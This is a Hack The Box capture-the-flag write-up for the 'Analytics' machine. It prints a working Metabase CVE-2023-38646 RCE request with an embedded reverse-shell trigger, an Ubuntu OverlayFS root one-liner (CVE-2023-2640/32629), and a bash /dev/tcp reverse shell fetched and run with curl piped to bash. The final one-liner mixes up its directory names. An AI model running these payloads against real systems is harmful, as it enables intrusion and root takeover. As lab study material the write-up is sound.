
Analytics
Hack The Box Machine Writeup
Solved October 8, 2023
This guy is wearing glasses, that's how you know he is smart
Summary
Analytics is a fun box that is very short. It has a bit of a frustrating privilege escalation step which could be difficult for beginners to find. The box mainly centers around enumeration and use of CVE's.
Getting user.txt starts with finding a Metabase instance. Googling for exploits against this the attacker comes across a pre-auth RCE vulnerability that can be exploited to achieve a foothold shell as the Metabase user. This shell is running in a docker container however, so credentials for the Metaltics user must be found in the environment variables and used with SSH to get a user shell and grab user.txt
The privilege escalation involved enumerating the OS kernel version and googling around for Ubuntu privilege escalation exploits based on the kernel. Eventually the attacker comes across CVE-2023-2640 & CVE-2023-32629 which can be used to gain a reverse shell as root. The frustrating part was both in finding the correct CVE for the OS kernel version and the fact that the commands to exploit the vulnerability could be difficult to get working if there are many users trying to do that same exploit at the same time.

On it boss!
User
Recon
nmap & Wfuzz for virtual hosts
Starting off the day with an nmap scan using -sC for running default nmap scripts and -sV for running version enumeration. Running it with sudo defaults to a -sS stealth scan which is good for its speed.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 10.10.11.233
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-08 10:31 EDT
Nmap scan report for analytical.htb (10.10.11.233)
Host is up (0.033s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Analytical
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.66 seconds
This reveals SSH and an nginx webserver on port 80. Browsing to the web server we are given a redirect to analytical.htb. We can then add this to our /etc/hosts for DNS resolution and run a Wfuzz scan to brute force possible subdomains. I am using --hh to filter out bad responses based on the chars length
┌─[us-dedivip-1]─[10.10.14.158]─[htb-mp-904224@htb-145ph6plsv]─[~/Desktop]
└──╼ [★]$ wfuzz -u http://analytical.htb -H "Host:FUZZ.analytical.htb" -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --hh 154
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://analytical.htb/
Total requests: 19983

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000149:   502        7 L      12 W       166 Ch      "data"

Total time: 0
Processed Requests: 19983
Filtered Requests: 19982
Requests/sec.: 0
This reveals data.analytical.htb. adding data.analytical.htb to our /etc/hosts file we can then continue on with enumerating the web server. analytical.htb has 6 tabs. home, about, team, services and contact all link to anchors on the main index webpage and contain nothing of value. Login on the other hand redirects to the data.analytical.htb virtual host we had just found.
.JPG)
pretty basic website, not much to do here
Metabase CVE-2023-38646
Finding POC
Clicking login we are redirected to a login page for a Metabase application located at data.analytical.htb. Since this appears to be a real production application I will avoid testing for things like SQLI and instead turn to google to learn more about it and see if there are any public exploits.
.JPG)
Its nice to see you too!
using the search terms "Metabase exploit" returns results for a pre-auth Remote Code Execution (RCE) vulnerability, CVE-2023-38646. "The root cause of this vulnerability is that the setup token is not cleared after the setup is completed. This allows an unauthenticated attacker to get the setup token and use it to execute commands on the target remotely." From here I pivoted to searching for a Proof Of Concept (POC) for the exploit. In doing so I came across an excellent blog post that outlines the process of the attack. The blog provides us with a POC web request payload.
POST /api/setup/validate HTTP/1.1
Host: data.analytical.htb
Content-Type: application/json
Content-Length: 812

{
"token": "CHANGE ME",
"details":
{
    "is_on_demand": false,
    "is_full_sync": false,
    "is_sample": false,
    "cache_ttl": null,
    "refingerprint": false,
    "auto_run_queries": true,
    "schedules":
    {},
    "details":
    {
        "db": "zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER pwnshell BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\njava.lang.Runtime.getRuntime().exec('bash -c {echo,CHANGE ME}|{base64,-d}|{bash,-i}')\n$$--=x",
        "advanced-options": false,
        "ssl": true
    },
    "name": "an-sec-research-team",
    "engine": "h2"
}
}
Finding setup-token value
We will need to change the Host field to data.analytical.htb. Secondly we will need to find the token for our instance of the web application and replace that. We can do this by browsing to /api/session/properties as outlined in the blog post.

APIS often leak secrets!
We will also need to change the base64 encoded reverse shell payload to match our own ip. To do this quickly I used Rev Shells and selected the base64 encoding option.
.JPG)
Rev Shells is clutch for CTFS
We can then capture a request through burp by simply refreshing the data.analytical.htb page. Next send this to the repeater and copy and paste in our POC payload.
.JPG)
Remeber to use the blog post as a guide if you have trouble!

When you exploit a Metabase instance
Shell as Metalytics
Starting an nc listener and sending this request we should catch a foothold reverse shell on the host as the metabase user. Looking around it quickly becomes clear that we are in a docker container or some kind of other restricted shell from the lack of many common commands.
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.233] 37976
f8abb0f6668a:/$ id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
f8abb0f6668a:/$ ifconifg
bash: ifconifg: command not found
f8abb0f6668a:/$ sudo
bash: sudo: command not found

The OG hacker we all wish we could be
Looking around the host we can find an abnormal /app directory located in root. inside this is a run_metabas.sh file. Looking through this file we can see many instances of the sensitive information required to run the script being stored in the environment variables.
f8abb0f6668a:/app$ ls
certs
metabase.jar
run_metabase.sh

f8abb0f6668a:/app$ cat run_metabase.sh
#    ie: file_env 'XYZ_DB_PASSWORD' 'example'
# (will allow for "$XYZ_DB_PASSWORD_FILE" to fill in the value of
#  "$XYZ_DB_PASSWORD" from a file, especially for Docker's secrets feature)
<...>
# Here we define which env vars are the ones that will be supported with a "_FILE" ending. We started with the ones that would contain sensitive data
docker_setup_env() {
file_env 'MB_DB_USER'
file_env 'MB_DB_PASS'
file_env 'MB_DB_CONNECTION_URI'
file_env 'MB_EMAIL_SMTP_PASSWORD'
file_env 'MB_EMAIL_SMTP_USERNAME'
file_env 'MB_LDAP_PASSWORD'
file_env 'MB_LDAP_BIND_DN'
}
Checking our environment variables with the env command we can see the META_USER=metalytics and META_PASS=An4lytics_ds20223# values. Whenever we have credentials such as password and user names we should try them for password reuse. In this case using metalytics:An4lytics_ds20223# with SSH grants us our user shell and we can then grab user.txt.
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh metalytics@analytical.htb
<...>
metalytics@analytics:~$ cat user.txt
5e91************************0e88

When your company's image is so good you have to completely rebrand.
Root
Enumeration
Finding the path to root on this box was rather tricky. Doing the normal enumeration steps such as sudo -l and looking or suid binaries will not turn up anything. There is a service listening on port 3000 locally but this seems to simply be a redirect for port 80 and is hosting the Metabase application. Running Linpeas also did not discover much value. The key is to google the kernel version which can be found with the uname command and the -a flag.
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
Kernel exploit CVE-2023-2640 & CVE-2023-32629
From this output we can grab the kernel and OS version of 6.2.0-25-generic #25~22.04.2-Ubuntu. Starting out broad and googling for Ubuntu Local Privilege Escalation we can find a Reddit post that discusses CVE-2023-2640 & CVE-2023-32629. From this post we can also grab the POC code to check if our version is vulnerable.
# original poc payload
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("id")'

metalytics@analytics:~$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("id")'
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)

OS programing hurts my brain
Since we have the userid (uid) coming back as 0 or root that means our version is vulnerable and we can use this exploit to escalate to root privileges. Each time you run the command you will need to change the l,u,w and m values or you will get errors such as mkdir: cannot create directory ‘l’: File exists. What we need to do next is change the payload from id to a reverse shell. I used curl to fetch a bash reverse shell hosted on my attacking machine and pipe that into bash. Make sure to update the command with your ip instead of mine. Starting a nc listener and running the updated command we catch a shell as root and can grab root.txt, completing the box.
┌──(kali㉿kali)-[~/Desktop]
└─$ cat shell.sh
#! /bin/bash

bash -i >& /dev/tcp/10.10.14.11/42069 0>&1

┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.233 - - [08/Oct/2023 11:32:34] "GET /shell.sh HTTP/1.1" 200 -


metalytics@analytics:~$ unshare -rm sh -c "mkdir 1 2 3 4 && cp /u*/b*/p*3 l/;
setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=1,upperdir=2,workdir=3 4 && touch 4/*;" && u/python3 -c 'import os;os.setuid(0);os.system("curl 10.10.14.11/shell.sh|bash")'
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                             Dload  Upload   Total   Spent    Left  Speed
100    57  100    57    0     0    833      0 --:--:-- --:--:-- --:--:--   838

root@analytics:~# id
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)

root@analytics:/root# cat root.txt
ebbe************************f345

Congrats on another completed machine friend!
Additional resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io